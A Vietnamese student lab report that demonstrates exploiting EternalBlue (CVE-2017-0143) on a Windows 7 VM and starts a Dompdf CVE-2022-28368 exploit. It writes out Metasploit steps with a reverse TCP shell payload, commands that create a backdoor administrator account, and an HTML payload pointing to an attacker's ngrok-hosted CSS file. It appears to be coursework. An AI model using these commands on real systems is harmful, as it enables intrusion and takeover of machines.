* Kiểm tra input đầu vào: Đối với các ứng dụng web sử dụng Dompdf, cần kiểm tra kỹ các input đầu vào để đảm bảo không chứa mã độc hoặc payload có hại. Nếu có, hãy loại bỏ chúng hoặc mã hóa input để tránh các tấn công khác.
* Sử dụng firewalls: Sử dụng firewall để giám sát và chặn các gói tin độc hại. Có thể thiết lập firewall để chặn các truy cập đến các tài nguyên như tệp tin, thư mục, port mà không được phép.
* Sử dụng các công cụ bảo mật: Sử dụng các công cụ bảo mật như WAF, IDS, IPS, Antivirus, Antimalware, để phát hiện và ngăn chặn các tấn công khác.
* Hạn chế quyền truy cập: Hạn chế quyền truy cập của người dùng đến các tài nguyên hệ thống. Có thể thực hiện bằng cách thiết lập các chính sách bảo mật hệ thống và phân quyền đúng mức.

# THỰC NGHIỆM

## Khai thác lỗ hổng CVE 2017-0143

### Mô hình triển khai

Sử dụng Kali Linux làm Attacker và Windows 7 làm Victim.




### Kịch bản khai thác

**Bước 1:** Sử dụng câu lệnh:

|  |
| --- |
| arp-scan -l |

Để tìm kiếm địa chỉ IP của máy mục tiêu




Hình 3. 1 Tìm kiếm địa chỉ IP máy mục tiêu

**Bước 2:** Sử dụng câu lệnh:

|  |
| --- |
| namp -script vuln 192.168.80.136 |

Để phát hiện các lỗ hổng bảo mật, xác định các thông tin hệ thống và tìm kiếm các dịch vụ mạng.



Hình 3. 2 Thực hiện câu lệnh namp -script vuln 192.168.80.136 và kết quả

**Bước 3**: Sử dụng câu lệnh:

|  |
| --- |
| msfconsole |

Msfconsole là một công cụ được sử dụng để tìm kiếm, khai thác và kiểm tra các lỗ hổng bảo mật trên các thiết bị mạng.




Hình 3. 3 Chạy câu lệnh “msfconsole”

Tiếp theo chúng ta sử dụng câu lệnh:

|  |
| --- |
| search ms17 |

Để tìm kiếm các module khai thác lỗ hổng của một lỗ hổng bảo mật được MS17.




Hình 3. 4 Chạy câu lệnh “search ms17”

**Bước 4:** Sử dụng câu lệnh dưới để khai thác lỗ hỗng ms17:

|  |
| --- |
| use exploit/windows/smb/ms17\_010\_eternalblue |




Sau đó chúng ta sẽ show các options



Hình 3. 5 Khai thác lỗ hổng ms17

Chúng ta có thể thấy được trong module options có rất nhiều lựa chọn để cho chúng ta thiết lập để tấn công máy nạn nhân. Chúng ta sẽ thiết lập IP cho RHOSTS để tấn công vào máy mục tiêu.

|  |
| --- |
| set RHOSTS 192.168.80.136 |




Hình 3. 6 Thiết lập IP cho RHOSTS


Xem danh sách options có sẵn trong

|  |
| --- |
| exploit/windows/smb/ms17\_010\_eternalblue |


sau đó chúng ta sẽ tìm những payloads phù hợp với mục đích tấn công này. Ở đây chúng ta sẽ sử dụng:

|  |
| --- |
| set payload windows/x64/shell/reverse\_tcp |






Hình 3. 7 Show payloads




Hình 3. 8 Set payload windows/x64/shell/reverse\_tcp




Hình 3. 9 Options có sẵn trong ms17\_010\_eternalblue

**Bước 5:** Chúng ta đã thiết lập LHOST là địa chỉ IP của máy tấn công và LPORT sẽ là cổng mà kẻ tấn công sẽ đi qua. Lúc này chúng tôi đã thiết lập xong hết và giờ sẽ là exploit máy victim.




Hình 3. 10 Đã thiết lập LHOST là địa chỉ IP của máy tấn công




Hình 3. 11 Khai thác máy mục tiêu

**Bước 6:** Tạo user và add user vào nhóm admin


|  |
| --- |
| net user Chinh Pass1234 /add  net localgroup Administrators Chinh /add |






Hình 3. 12 Tạo user và add user vào nhóm admin


**Bước 7:** vào windows logs để kiểm tra lại:




Hình 3. 13 Thông tin sự kiện trong windows logs



Hình 3. 14 kiểm tra sự kiện thêm user



Hình 3. 15 Kiểm tra sự kiện thêm user vào group admin



Hình 3. 16 Vào cmd kiểm tra địa chỉ ip đã đăng nhập

### Đánh giá và kết luận

CVE 2017-0143 là một lỗ hổng bảo mật nguy hiểm trong giao thức SMB (Server Message Block) của Microsoft, cho phép tin tặc thực hiện tấn công từ xa và thực hiện các hoạt động độc hại trên hệ thống mà không cần đăng nhập. Lỗ hổng này đã được đánh giá với mức độ nguy hiểm cao và có thể dẫn đến các hậu quả nghiêm trọng như chiếm quyền điều khiển hệ thống, lấy cắp thông tin, phá hoại dữ liệu.

Tuy nhiên, Microsoft đã nhanh chóng đưa ra bản vá khẩn cấp để khắc phục lỗ hổng này và cập nhật hệ điều hành Windows để ngăn chặn các cuộc tấn công tiềm ẩn. Với sự hỗ trợ này, người dùng có thể nâng cấp và cập nhật hệ thống của mình để bảo vệ khỏi lỗ hổng này.

Do đó, trong hiện tại, CVE 2017-0143 không còn là một mối đe dọa lớn đối với người dùng nếu họ đã nâng cấp và cập nhật hệ thống của mình đầy đủ. Tuy nhiên, đây là một lời nhắc nhở quan trọng về tầm quan trọng của việc đảm bảo bảo mật cho hệ thống và nâng cấp thường xuyên để bảo vệ khỏi các lỗ hổng bảo mật mới.

## Khai thác lỗ hổng 2022-28368

### Mô hình triển khai



A picture containing text, screenshot, font, diagram

Description automatically generated

* Một dịch vụ Web có sử dụng Dompdf để hỗ trợ cho việc convert sang file PDF.
* Máy chủ kẻ tấn công có 2 file : file php có chứa mã độc và file css link tới file php chứa mã độc.

### Kịch bản khai thác


Web dịch vụ dùng để convert file pdf




Hình 3. 17 Web dịch vụ dùng để convert file pdf


* Sử dụng payload dưới để trỏ đến file css và dùng file css cho file pdf được convert.

|  |
| --- |
| <link rel=stylesheet href='https://08f9-42-113-171-194.ngrok-free.app/exploit.css'> |

